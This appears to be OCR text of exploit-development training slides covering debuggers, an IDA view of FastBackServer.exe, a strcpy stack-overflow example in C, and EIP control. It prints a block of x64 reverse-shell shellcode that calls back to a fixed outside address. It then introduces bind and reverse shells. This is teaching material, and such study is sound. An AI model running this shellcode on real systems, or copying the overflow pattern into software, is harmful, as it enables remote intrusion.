
Tools: WinDBG




Tools: IDA


File Edit Jump Search View Options Windows Help
Library function Regular function Instruction Data Unexplored External symbol
Functions window
Function name
_GetAndResetUpdateStatus
_RepMgrCallback
_FXCLI_C_ReceiveCommand
_FXCLI_C_SendCommandReply
_FXCLI_Inter_SendCommand
_CompareJob
_SetJobFilterField
_StartTimer
_StopTimer
_FXCLI_OpenTmpConfFile
_FXCLI_CheckIsItemUnique
_FXCLI_OpenConfFile
_FXCLI_DeleteFile
_FXCLI_RenameFile
Line 2933 of 6922
Graph overview
IDA View-A
Hex View-1
Structures
Enums
000000000056A158 loc_56A158: ; Size
000000000056A158 push 186A4h
000000000056A15D push 0 ; Val
000000000056A15F mov edx, [ebp-0Ch]
000000000056A162 push edx ; Dst
000000000056A163 call _memset
000000000056A168 add esp, 0Ch
000000000056A16B mov eax, [ebp+10h]
000000000056A16E sub eax, 30h
000000000056A171 mov ecx, [ebp-0Ch]
000000000056A174 mov [ecx], eax
000000000056A176 mov edx, [ebp-0Ch]
000000000056A179 mov eax, [edx]
000000000056A17B push eax ; Size
000000000056A17C mov ecx, [ebp+0Ch]
000000000056A17F add ecx, 30h
000000000056A182 push ecx ; Src
000000000056A183 mov edx, [ebp-0Ch]
000000000056A186 add edx, 4
000000000056A189 push edx ; Dst
000000000056A18A call _memcpy
000000000056A18F add esp, 0Ch
000000000056A192 loc_56A192:
000000000056A192 push offset _FXCLI_IF_sAgentCommandsMemoryPool
000000000056A197 call _MEM_S_GetChunk
000000000056A19C add esp, 4
000000000056A19F mov [ebp-8], eax
000000000056A1A2 cmp dword ptr [ebp-8], 0
000000000056A1A6 jnz short loc_56A1B9
000000000056A1B9 loc_56A1B9: ; Size
000000000056A1B9 push 30h
000000000056A1BB mov eax, [ebp+0Ch]
80.00% (1621,493) (821,499) 0016A21A 000000000056A21A: _FXCLI_C_ReceiveCommand+12B (Synchronized w
Output window
Database for file 'FastBackServer.exe' has been loaded.
IDC
AU: idle Down Disk: 57GB


Tools: SysInternals



Tools: Wireshark



Buffer Overfloooooooooooooo



.:: Phrack Magazine ::.

https://phrack.org › issues

Smashing The Stack For Fun And Profit

Nov 8, 1996 — This paper attempts to explain what buffer overflows are, and how their exploits work. Basic knowledge of assembly is required.


Stack Overflows Introduction

The following is a very basic C source code for an application vulnerable to a buffer overflow.

In this case, the main function first defines a character array named buffer that can fit up to 64 characters. Since this variable is defined within a function, the C compiler will treat it as a local variable and will reserve space (64 bytes) for it on the stack. Specifically, this memory space will be reserved within the main function stack frame during its execution when the program runs. As the name suggests, local variables have a local scope, which means they are only accessible within the function or block of code they are declared in. In contrast, global variables are stored in the program .data section, a different memory area of a program that is globally accessible by all the application code.

```c
#include <stdio.h>
#include <string.h>

int main(int argc, char *argv[])
{
    char buffer[64];

    if (argc < 2)
    {
        printf("Error - You must supply at least one argument\n");

        return 1;
    }

    strcpy(buffer, argv[1]);

  return 0;
}
```

Stack Overflows Introduction



Stack Overflows Introduction

When a function ends its execution, the return address is taken from the stack and used to restore the execution flow to the calling function. In our basic example, when this happens for the main function, the overwritten return address will be popped into the Extended Instruction Pointer (EIP) CPU register.

At this point, the CPU will try to read the next instruction from 0x41414141 (0x41 is the hexadecimal representation of the ASCII character "A"). Since this is not a valid address in the process memory space, the CPU will trigger an access violation, crashing the application.


The EIP register is used by the CPU to direct code execution at the assembly level. Therefore, obtaining reliable control of EIP would allow us to execute any assembly code we want and eventually shellcode to obtain a reverse shell in the context of the vulnerable application.

Shellcode

Shellcode is a set of CPU instructions meant to be executed after a vulnerability is successfully exploited. Shellcode is generally written in the assembly language first, and then translated into the corresponding hexadecimal opcodes, which can be used to directly manipulate CPU registers, and call system functions.

```
unsigned char shellcode[] =
"\xfc\x48\x83\xe4\xf0\xe8\xcc\x00\x00\x00\x41\x51\x41\x50"
"\x52\x48\x31\xd2\x51\x65\x48\x8b\x52\x60\x56\x48\x8b\x52"
"\x18\x48\x8b\x52\x20\x4d\x31\xc9\x48\x8b\x72\x50\x48\x0f"
"\xb7\x4a\x4a\x48\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\x41"
"\xc1\xc9\x0d\x41\x01\xc1\xe2\xed\x52\x41\x51\x48\x8b\x52"
"\x20\x8b\x42\x3c\x48\x01\xd0\x66\x81\x78\x18\x0b\x02\x0f"
"\x85\x72\x00\x00\x00\x8b\x80\x88\x00\x00\x00\x48\x85\xc0"
"\x74\x67\x48\x01\xd0\x44\x8b\x40\x20\x50\x8b\x48\x18\x49"
"\x01\xd0\xe3\x56\x48\xff\xc9\x41\x8b\x34\x88\x4d\x31\xc9"
"\x48\x01\xd6\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01\xc1"
"\x38\xe0\x75\xf1\x4c\x03\x4c\x24\x08\x45\x39\xd1\x75\xd8"
"\x58\x44\x8b\x40\x24\x49\x01\xd0\x66\x41\x8b\x0c\x48\x44"
"\x8b\x40\x1c\x49\x01\xd0\x41\x8b\x04\x88\x41\x58\x48\x01"
"\xd0\x41\x58\x5e\x59\x5a\x41\x58\x41\x59\x41\x5a\x48\x83"
"\xec\x20\x41\x52\xff\xe0\x58\x41\x59\x5a\x48\x8b\x12\xe9"
"\x4b\xff\xff\xff\x5d\x49\xbe\x77\x73\x32\x5f\x33\x32\x00"
"\x00\x41\x56\x49\x89\xe6\x48\x81\xec\xa0\x01\x00\x00\x49"
"\x89\xe5\x49\xbc\x02\x00\x23\x29\x0a\x00\x03\x04\x41\x54"
"\x49\x89\xe4\x4c\x89\xf1\x41\xba\x4c\x77\x26\x07\xff\xd5"
"\x4c\x89\xea\x68\x01\x01\x00\x00\x59\x41\xba\x29\x80\x6b"
"\x00\xff\xd5\x6a\x0a\x41\x5e\x50\x50\x4d\x31\xc9\x4d\x31"
"\xc0\x48\xff\xc0\x48\x89\xc2\x48\xff\xc0\x48\x89\xc1\x41"
"\xba\xea\x0f\xdf\xe0\xff\xd5\x48\x89\xc7\x6a\x10\x41\x58"
"\x4c\x89\xe2\x48\x89\xf9\x41\xba\x99\xa5\x74\x61\xff\xd5"
"\x85\xc0\x74\x0a\x49\xff\xce\x75\xe5\xe8\x93\x00\x00\x00"
"\x48\x83\xec\x10\x48\x89\xe2\x4d\x31\xc9\x6a\x04\x41\x58"
"\x48\x89\xf9\x41\xba\x02\xd9\xc8\x5f\xff\xd5\x83\xf8\x00"
"\x7e\x55\x48\x83\xc4\x20\x5e\x89\xf6\x6a\x40\x41\x59\x68"
"\x00\x10\x00\x00\x41\x58\x48\x89\xf2\x48\x31\xc9\x41\xba"
"\x58\xa4\x53\xe5\xff\xd5\x48\x89\xc3\x49\x89\xc7\x4d\x31"
"\xc9\x49\x89\xf0\x48\x89\xda\x48\x89\xf9\x41\xba\x02\xd9"
"\xc8\x5f\xff\xd5\x83\xf8\x00\x7d\x28\x58\x41\x57\x59\x68"
"\x00\x40\x00\x00\x41\x58\x6a\x00\x5a\x41\xba\x0b\x2f\x0f"
"\x30\xff\xd5\x57\x59\x41\xba\x75\x6e\x4d\x61\xff\xd5\x49"
```

Shells


$>
Bind shell
Target server
Reverse shell
Attack Machine
Target server

